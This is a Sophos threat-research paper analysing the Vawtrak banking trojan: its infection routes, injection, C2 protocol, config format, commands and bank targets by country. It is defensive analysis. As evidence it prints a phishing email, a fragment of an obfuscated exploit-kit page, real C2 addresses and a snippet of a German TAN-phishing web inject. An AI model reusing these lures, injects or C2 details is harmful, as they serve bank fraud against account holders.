

Vawtrak – International Crimeware-as- a-Service

By **James Wyke**, Senior Threat Researcher, Sophos

Introduction

Vawtrak is an information stealing malware family that is primarily used to gain unauthorised access to bank accounts through online banking websites. Machines infected by Vawtrak form part of a botnet that collectively harvests login credentials for the online accounts to a wide variety of financial and other industry organisations. These stolen credentials are used, in combination with injected code and by proxying through the victim's machine, to initiate fraudulent transfers to bank accounts controlled by the Vawtrak botnet administrators.

Vawtrak, also known as NeverQuest and Snifula, injects a DLL into browser processes. When targeted URLs are visited, Vawtrak inserts extra code into the web page. The extra code is used for a wide variety of purposes including bypassing two factor authentication, attempting to infect the victim with a mobile malware component using social engineering, and automatically initiating a transfer out of the victim's account and subsequently hiding the evidence of the transfer.

In this paper we will highlight the main infection vectors for Vawtrak. We will describe how it gains control on an infected machine and what functionality it is capable of. We will then demonstrate how that functionality is being used, what organisations are being targeted and how the mechanisms that are employed vary between targeted banks and targeted geographies. Finally we will show how the Vawtrak botnet is apparently being used as part of a Crimeware-as-a-Service (CaaS) business model where the output of the botnet can be adjusted on demand, with financial data effectively being stolen to order.

Contents

Introduction	2
Infection Vectors	2
Functionality	3
Execution and Injection	3
Command and Control Communication	4
Configuration File Details	6
Bot Commands	8
Debugging On	9
Anti-Anti-Virus	10
Crimeware-as-a-Service	10
Targets	11
Target1 – Germany and Poland	12
Target2 – Japan	16
Target3 – USA + rest of the world	18
Target4 – Middle East + Malaysia, Portugal, Poland	23
Target5 – UK	26
Target6 – UK, Germany, Spain	29
Conclusion	31
Sophos Protection	31
Appendix	32
A - LCG decryption implementation in python	32
B - Vawtrak RC4 implementation	32
References	33

Infection Vectors

Vawtrak is typically delivered through one of three different routes: as the payload to an exploit kit, attached directly to a spam email or downloaded by loader malware that itself may be delivered through an exploit kit or spam email.

Spam campaigns typically purport to be a communication from a financial organisation that include, an attachment that the user needs to open. Here is an example claiming to be from *First National Bank of Omaha*:

```
Re: Applicant #1514042338

Hello,

Your application for an FNBO Direct account has been received. As an FNBO Direct customer, not only will you receive an exceptional interest rate, you can be confident your accounts are held by a bank established in values of trust, integrity, and security.

Please find in the attached document information concerning your application.

Copyright (c) 2014 FNBO Direct, a division of First National Bank of Omaha. All Rights Reserved. Deposit Accounts are offered by First National Bank of Omaha, Member FDIC. Deposits are insured to the maximum permitted by law. P.O. Box 3707, Omaha, NE 68103-0707

For information on FNBO Direct's privacy policy, please visit https://www.fnboirect.com/comp/popups/privacy-policy.fhtml

Email ID: A8597.8

-----629220904980650573382025
Content-Type: application/octet-stream;
name="FNBO_Direct_application_1514042338.zip"
Content-Transfer-Encoding: base64
Content-Disposition: attachment;
filename="FNBO_Direct_application_1514042338.zip"
```

Figure 1 – Spam Message

The attachment is a zip file that contains an exe file that will drop and install Vawtrak when executed.

The second typical infection vector is through Exploit Kits (EK), in particular Angler EK¹. In this attack scenario a previously harmless website is compromised, a malicious flash redirector is inserted into the page and traffic is sent to the EK landing page. The landing page usually contains highly obfuscated JavaScript that will attempt to exploit a vulnerability in the victim's browser or browser plugins and load Vawtrak as the payload. Targeted CVE's include: CVE-2013-0074, CVE-2013-3896, CVE-2013-0634, CVE-2013-2465, CVE-2013-5329, CVE-2014-0322, and CVE-2014-0497².

```

<script>^M
var JGqKnKKd; var acAjIktQrtjiWd;
function tt(TawP6U){ var ie= 're' + 'p' + 'lace'; var qp=
^M); ^M xFtzv=
xFtzv[ie] (/i/ , 'a' ); xFtzv=
xFtzv.substr (0 , 2
)
+
'r'; var Jx= ^M xFtzv
+ 'Co', l0WFUr= 'mC' ^M +
Jx, Fj, yU0LU= 'len', xN90=
TawP6U [yU0LU
+
'gth'], VKJhxA= 0, em1, lxi77, f4H= 0, nU=
10, CoD=
43, FN=
26, Ut6= 'dem', OfJW= CoD
+ ^M 1, FR9pyt=
[CoD, OfJW], CoD= CoD
+
^M 4, X2S= ('sr'
+ 'Cod').substr (1 , 4 ^M), ch= 'cha', IiBK= ch ^M
window,tA= ^M 'A',tArr= tA ^M+ ('khay') [ie] (/k/
, 'r' ) [ie] (/h/
, 'r'
); var tb= [gR$B, CoD], E7= CoD +
nU, NPzt9=
[CoD, E7], CoD= ^M CoD
^M+
17, $N= CoD ^M +

```

Figure 2 – Source code of Angler EK landing page

The third typical infection vector is through loader malware that downloads the Vawtrak installer. The *Pony Loader* is a typical example that we have observed to be downloading Vawtrak. The loader executable itself is often distributed through spam or exploit kits.

Functionality

We will now examine the main elements of Vawtrak's execution flow and the primary features of its functionality.

Execution and Injection

Although Vawtrak droppers can arrive as exe files, it is more common to see them as DLLs.

In either case a DLL file is dropped with a *.dat* extension to a random file path under *%ProgramData%* and an entry is created in the registry to execute the DLL at system start up using the legitimate Windows program *regsvr32.exe*:




Figure 3 – Runkey entry

The dropper will then inject the DLL into all running processes that it has permissions to. On 32-bit versions of Windows a 32-bit DLL is injected using *CreateRemoteThread*. On 64-bit systems a 64-bit DLL is injected using the *Shell_TrayWnd* technique used by *Gapz* and *PowerLoader*³. Once inside another process, the DLL will hook a wide variety of different APIs. The main purposes of the different groups of API hooks are to monitor network traffic in browsers, monitor for new process creation so that the Vawtrak DLL can be injected into new processes, and monitor and collect other types of data such as created certificates and data passed through the clipboard.

When a browser is launched Vawtrak adds extra hooks to the network related APIs. When a website is visited by the injected browser, a thread is started inside the Vawtrak DLL that initiates communication with a command and control server. The server responds with a configuration file and can also send commands to the bot to carry out further functionality.

Command and Control Communication

Vawtrak communicates with its command and control servers over HTTP using encrypted POST data. The encryption scheme is repeated throughout other areas of Vawtrak's operation and is based on the *Linear Congruential Generator* (LCG) that is used in Microsoft's Visual C++⁴. A 32-bit seed value is fed into the algorithm to produce a pseudorandom sequence that is combined with the data. A python implementation is included in appendix A.

The list of servers is embedded in the binary. In browser processes the list will be decrypted but in other processes we must decrypt it using the LCD algorithm. The first dword of the block acts as the seed to decrypt the rest of the block:

5C 1C 20 00	Seed dd 201C5Ch	; Seed value
D4 5D 53 2E	dd 2E535DD4h	; Encrypted data starts
		; here
1E D0	dw 0D01Eh	
58	db 58h ; X	
ED	db 0EDh ; Y	
BB	db 0BBh ; +	
39	db 39h ; 9	

Figure 4 – encrypted data block

Once decrypted we can see the list of command and control server addresses, the format string that will be used for the post request and two values identified by the format string as the *PROJECT_ID* and the *UPDATE_VER*. These values are used to identify the campaign and the specific version of the bot.

```

5C 1C 20 00      KeySeedVal0rZero dd 201C5Ch
; DATA XREF: DecryptC2Addre
; DecryptC2Addresses:loc_20
; DecryptC2Addresses+191w
; DecryptC2Addresses+481w
B6 00 00 00      ProjectId dd 0B6h
; DATA XREF: GetC2Addresses
07 00      UpdateVer dw 7
; DATA XREF: GetC2Addresses
2F 63 68 61 6E 6E+aChannel{typeHb}{project_idHd}{bot_idHd} db '/chan
65 6C 2F 7B 54 59+
; DATA XREF: DecryptC2Addre
50 45 3A 48 62 7D+ db 'TE_VER:Hw}{RAND:Hd}',0
00 00 00 00 00 00+ db 1ABh dup(0)
39 32 2E 36 33 2E+C2_host_addresses db '92.63.99.122',0
39 39 2E 31 32 32+
; DATA XREF: DecryptC2Addre
00
; DecryptC2Addresses+381o
; DecryptC2AddressesGetNext
00 00 00 00 00 00+ db 33h dup(0)
70 6C 75 64 72 61+aPludran_com db 'pludran.com',0
00 00 00 00 00 00+ db 34h dup(0)
70 6C 6F 78 69 6E+aPloxinmat_com db 'ploxinmat.com',0
00 00 00 00 00 00+ db 32h dup(0)
6D 61 6E 75 6C 69+aManulizza_com db 'manulizza.com',0

```

Figure 5 – decrypted block

The exact format of the URL has changed over time but recent examples are similar to the following:

```

/forum/post.php?topic=00&a=0000009c&b=<numeric>&c=0034
/blog/post.php?category=02&a=00000073&b=<numeric>&c=0034
/param/00/data/00000020/<numeric>?a=0034
/param/00/data/0000001f/<numeric>?a=0034

```

where <numeric> is a numeric identification value. The POST data has the following format:

Offset	Value
0x0	Seed to the LCG algorithm
0x4	Seed XOR'ed with dword 0x11223344 (possibly for parity purposes)
0x8	Encrypted data

When decrypted the POST data is a string designed to identify the bot, the version, the campaign and the infected system. For example:

```

id=9D5691C9000000138000000000001000000000&iv=0000001A&info=02010002060
1010100011DB1&proxy=none


```

The server responds with a list of items. After the first request from the infected client the server will typically respond with a configuration file and may also respond with a list of commands that the client will then execute. The format of the server response is thus:

Offset	Value
0x0	'ok' string
0x2	Number of items in response data
0x3	Item identifier (0x0 = config file, 0x1 = command)
0x4	Item length
0x8	Item data

Configuration File Details

The configuration file is compressed and encrypted. Vawtrak writes a copy of it into the registry under a CLSID value generated at execution time. One way to find out which CLSID value is used is by looking at the handles of type "Key" that the browser process has open.



Type	Name
Key	HKCU\Software\Microsoft\Internet Explorer\JETId
Key	HKCU\Software\Microsoft\Internet Explorer\DOMStorage\Total
Key	HKCU\Software\Classes\CLSID\{554612FB-7CA4-45BC-8CE5-720E6CDF2EF3}
Mutant	\Sessions\1\BaseNamedObjects\JETId\Mutex
Mutant	\Sessions\1\BaseNamedObjects_\MSFTHISTORY\...
Mutant	\Sessions\1\BaseNamedObjects\c:\users\worker\appdata\local\microsoft\windows\temporar...
Mutant	\Sessions\1\BaseNamedObjects\c:\users\worker\appdata\roaming\microsoft\windows\looki...
Mutant	\Sessions\1\BaseNamedObjects\c:\users\worker\appdata\local\microsoft\windows\history\hi...
Mutant	\Sessions\1\BaseNamedObjects\MicrosoftStatus15.exe

Figure 6 – handle to registry key

To obtain the plaintext configuration file we must first decrypt using the LCG algorithm with the first dword of the data as the seed. Then prepend the string 'AP32' to the decrypted data to form the aPLib header and decompress using aPLib⁵.

The decoded configuration file is a binary structure that starts with the string 'ECFG'. The majority of the file is usually taken up by the HTML and JavaScript that is injected into target URLs as they are visited by the browser. The file has the following structure:

Offset	Value
0x0	'ECFG' magic value
0x4	Variable data, often zeroes
0xc	Numeric ID value e.g. 0x070e
0xe	Flags
0xf	Length or target URL
0x10	Target URL to be injected (can be a regexp)
...	0x0 to mark the end of the URL string
...+1	Length of data before inject in target page
...+2	Data to find in target page, inject code after
....	0x0 to mark end of data before
....+1	Length of injected data
....+2	Code to inject

There will then be another target URL and injected code block for every injection that this bot is intended to perform.

000	4543	4647	0000	0000	0000	0000	0E07	1010	ECFG.....
010	656D	6169	6C2E	7365	7A6E	616D	2E63	7A2F	email.seznam.cz/
020	0006	3C68	6561	643E	0000	0035	7802	003C	_.<head>...5x..<
030	7374	796C	653E	0D0A	0D0A	2E63	6F72	6E65	style>....corne
040	7220	7B20	0D0A	092D	6B68	746D	6C2D	626F	r { ...-khtml-bo
050	7264	6572	2D72	6164	6975	733A	2031	3070	order-radius: 10p
060	783B	0D0A	092D	6D6F	7A2D	626F	7264	6572	x;...-moz-border
070	2D72	6164	6975	733A	2031	3070	783B	0D0A	-radius: 10px;..
080	092D	7765	626B	6974	2D62	6F72	6465	722D	.-webkit-border-
090	7261	6469	7573	3A20	3130	7078	3B0D	0A09	radius: 10px;...

Figure 7 – decoded configuration data

Following the injection items is a section that starts with the marker string 'CPIT'. This section is optional and may contain a list of URLs followed by a list of strings. If any of the URLs are visited by the browser, Vawtrak will send the full URL and POST data back to the command and control server. The URL list typically contains a wide variety of different types of website including social networking, shopping, entertainment and customer relationship management. By including the POST data that is sent by the browser Vawtrak will gather login credentials to these websites. These credentials can be used to further spread Vawtrak binaries or could be sold directly on the underground market.

The list of strings in this part of the configuration file usually contains words and phrases that we would expect to see on account pages after a user has logged in. Some examples include "Balance", "Business Accounts", "account summary", "IBAN", "mobileTAN". If any of these words appear in the content of a web site, Vawtrak will send the whole web page back to the command and control server. This allows the authors to develop new injection scripts to target these web sites.

Bot Commands

As we explained earlier, the server will respond to a POST request from the bot with a list of items that are differentiated by an ID value. The configuration file data is identified by "0x0". Items starting with identifier "0x1" are commands that the bot will execute. Command data is sent to the bot in plaintext and is formatted thus:

Offset	Value
0x0	Command section ID (0x1)
0x1	Length of block
0x5	Command (single byte value)
0x6	Length of arguments to command
0x7	Arguments

The list of possible commands includes:

- Execute a command using WinExec
- Grab cookies
- Grab certificates
- Get process list
- Delete cookies and temporary internet files
- Start SOCKS server
- Start VNC server
- Download and install update with or without a reboot
- Execute a command using ShellExecute
- Steal stored credentials of FTP, mail and browser programs using code taken from *Pony*⁶
- Find files

When the command is received to download and install an update, Vawtrak makes a GET request to the URL included as an argument to the command. The server sends back the following data:

Offset	Value
0x0	Size of encrypted file
0x4	Hash of file
0x8	RC4 key
0xc	RSA Signature of file
0x8c	Encrypted file

The file data is encrypted with a modified version of RC4. The data is encrypted 0xa (10 decimal) times but the S-box and the *i* and *j* values are not reset between iterations. A python implementation is included in Appendix B.

Debugging On

One curious feature of Vawtrak is that the unpacked file is littered with debugging output. Helpful strings are included in many places to identify when a problem may have been encountered or to indicate when a particular task has been carried out.

```
0x0293C4: Start Socks Status[Pipe]: %u-%u-%u
0x029424: Start UNC Status[Pipe]: %u-%u-%u
0x028ED4: [UNC] Parse param error: %s
0x028F0C: [UNC] Fail create process: %u
0x028F30: [UNC] Fail inject to process: %u
0x029218: [Socks] New Client
0x029230: [Socks] Failt Init BC
0x029248: [Socks] Fail add proto BC
0x029290: [Socks] Fail parse param: %s
0x029304: [Pony] Fail Get Pass
0x029370: DL_EXEC Status[Local]: %u = %u
0x0293EC: Start Socks Status[Local]: %u
0x029448: Start UNC Status[Local]: %u
0x029960: [BC] Cmd Ver Error
```

Figure 8 – debugging strings

During normal execution the victim will not see any evidence of this debugging code, but if a particular registry entry is created then a message box will be displayed with the debugging message. The registry entry is located at:

Key name: *HKCU\Software\df5a3418-685e-4e1f-a26a-aabf17af39b8*

Value name: *Status*

A message box is displayed which will sometimes include a timestamp, the process ID, the thread ID and the internal name given to the malware by the authors, *EQ*.




Figure 9 – message box displayed with debugging on

This is unusual in the sense that enabling debugging through an undocumented registry entry is typical behaviour for professional software engineering projects. Many commercial products include such a mechanism. However, leaving debugging messages inside a malware binary is not very professional as it simplifies the task of analysing the sample. Perhaps the authors have opted for stability over obfuscation.

Anti-Anti-Virus

Vawtrak attempts to disable some Anti-Virus software using a Windows security feature called Software Restriction Policies⁷. If any software is found on the system from a hard-coded list, then a registry entry is created to force that application to run with restricted privileges. Since most security software requires elevated privileges this technique may cause the product to malfunction and be rendered ineffective. For a detailed analysis of this technique see⁸.

Crimeware-as-a-Service

When the Vawtrak sample first checks in with the command and control server it sends back information to identify itself. This includes a unique value for the bot itself but also a numeric ID that identifies the campaign that this Vawtrak sample belongs to. Using the format string that is used to produce the data that is sent back to the command and control server we can call this value the *PROJECT_ID*.

As an example compare the decrypted format string:

```
/channel/{TYPE:Hb}/{PROJECT_ID:Hd}/{BOT_ID:Hd}?id={BUILD:Hw}
{UPDA'TE_VER:Hw}{RAND:Hd}
```

With the format of the POST request that is sent:

```
/channel/00/000002ae/c7704535?id=0034001604c427c0
```

The *PROJECT_ID* value in the format string is replaced by the value *000002ae*. This value (0x2ae) is found in the encrypted block with the list of command and control server addresses.

The *PROJECT_ID* value is used by the server to determine which configuration file this instance of Vawtrak should receive. Here is an example of two samples with different embedded *PROJECT_ID* values, communicating with the same command and control server and from the same IP address, but receiving different configuration files:




Figure 10 – Different configuration files

In this way the larger botnet can be broken down into smaller botnets that each have different web injects that are designed to target banks and other financial organisations in specific countries. The Vawtrak owners can then measure the success of specific campaigns and can divide the product of the whole botnet into subsections. New targets and campaigns can be set up as demand requires.

This allows for a commercial model where the Vawtrak operators create campaigns based on customer requests, selling the output of the botnet, which is effectively data. This is an example of Crimeware-as-a-Service, a model that we have seen other high profile banking malware families such as Gameover Zeus employ, and which is examined in the European Cybercrime Centre's Internet Organised Crime Threat Assessment⁹.

Through monitoring the botnet for a 3 month period we were able to group the *PROJECT_ID* values into six current targets. This list is likely to grow as long as Vawtrak remains successful.

Targets

We will now explore each target in turn, describing which banks are targeted and in which countries, the type of web injects that are used and the geographic spread of infections observed using product telemetry.


Broadly speaking we can divide the targets into the countries targeted:

- Target1 - German and Polish banks
- Target2 - Japan
- Target3 - Mostly USA but also smaller amounts of various other countries including Australia, UK, Turkey, Slovakia, Czech Republic, India, Italy
- Target4 - Saudi Arabia, UAE, Malaysia, Portugal, Poland
- Target5 - UK
- Target6 - UK, Germany, Spain

Target1 – Germany and Poland


In terms of numbers of samples we have seen more for this target than any other:

Sample Breakdown by Target




However, in terms of number of infections this target comes in second behind target3:

Infection Number Breakdown by Target



The configuration files for Target1 exclusively contain URLs from banks in Germany and Poland. We can see this by accumulating the top level domains of each web inject target URL:

Target1 TDL Breakdown



We can also see from telemetry data that Germany is the primary target:




Figure 11 – Target1 telemetry global heat map

When we look at the domains that will be injected we can see that they are German and Polish banks:

16

Targeted Domains

norisbank.de

gecapital.de

fiducia.de

flessabank.de

bank1saar.de

sparda.de

nordea.pl

mbank.pl

berliner-bank.de

deutsche-bank.de

postbank.de

ing-diba.de

bgz.pl

bph.pl

kb24.pl

pekaobiznes24.pl

Figure 12 – Target1 injected domains

For many of the banks in this group the injected code pulls in JavaScript from an external website, with the exact URL tailored to the individual bank. This JavaScript is designed to bypass a two-factor authentication system using a Transaction Authentication Number (TAN), employed by many German banks. The victim must enter their TAN before a transfer takes place. The injected code elicits this number by claiming that changes have occurred to the computer and “For security reasons” they must re-enter their TAN. They may also be presented with a message that declares a “test transfer” needs to be performed to avoid accounts being automatically locked. Evidence of the genuine transfer performed by the thieves is then hidden. Here is a snippet of the code:

```
function showLoadingMessage(tn, vv) {  
    var ss2 = '';  
    var txts = '';  
    var sstt;  
    var s1 = 'Wahrscheinlich haben sich in letzter Zeit einige Ver&#228;nderun  
Zugang gew&#228;hrt wird.';  
    if (TANSMS) {  
        txts = 'TANSMS';  
        tn = '';  
        s1 = 'Wir sind immer bem&#252;ht, unseren Service und den von unserer  
en f&#252;r Ihre Bank&#252;berweisungen eine beispiellose Sicherheit zu gew&#2  
tomatisch gesperrt wurde.<br>Um solche Situationen zu vermeiden und um Sie dur  
BEREISUNG durchf&#252;hren. Wir versichern Ihnen, dass die Test&#252;berweis  
r>Angaben f&#252;r die Test&#252;berweisung:<br>';  
        try {  
            var drparam = DrInfo.split('--');  
        } catch (e) {  
            var drparam = DrInfo.split('--');  
        }  
        s1 = s1 + '<br>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;& Name: Hans M&#252;ller';  
        var s = drparam[1];  
        if (inlands) {  
            s1 = s1 + '<br>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;& Kontonummer: ' + s;  
            s1 = s1 + '<br>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;& Bankleitzahl: 00000000';  
            if (denewaz) {  
                podmFrmtn('BLZ:', '0000000000');  
                var sss11 = 'Kontonummer';  
            }  
        }  
    }  
}
```

Figure 13 – German TAN injection

Another noticeable aspect of these web injects, particularly on the Polish URLs is that they hide warning messages. Here is a warning message that should normally be displayed on *mBank* (a Polish bank):

Log in to mBank CompanyNet system

Identification procedure

Token

Identifier

Next

[Help](#)

[Browser Configuration](#)

[Import certificate](#)

Figure 14 – mBank warning

And here is what the page looks like with the injected code that hides the warning message:





Figure 15 – mBank warning hidden

Target2 – Japan


This group represents 17% of the total sample count:

Sample Breakdown by Target



But a much lower 1% of the total infections. One reason for this may be that Sophos has fewer customers in this region who enable telemetry in their products.

Infection Number Breakdown by Target



URLs targeted by this group's configuration file are exclusively Japanese businesses. As can be seen from the domain map, the main targets are financial institutions but there are also some unusual industries targeted such as automotive.



Figure 16 – Domains for Target2

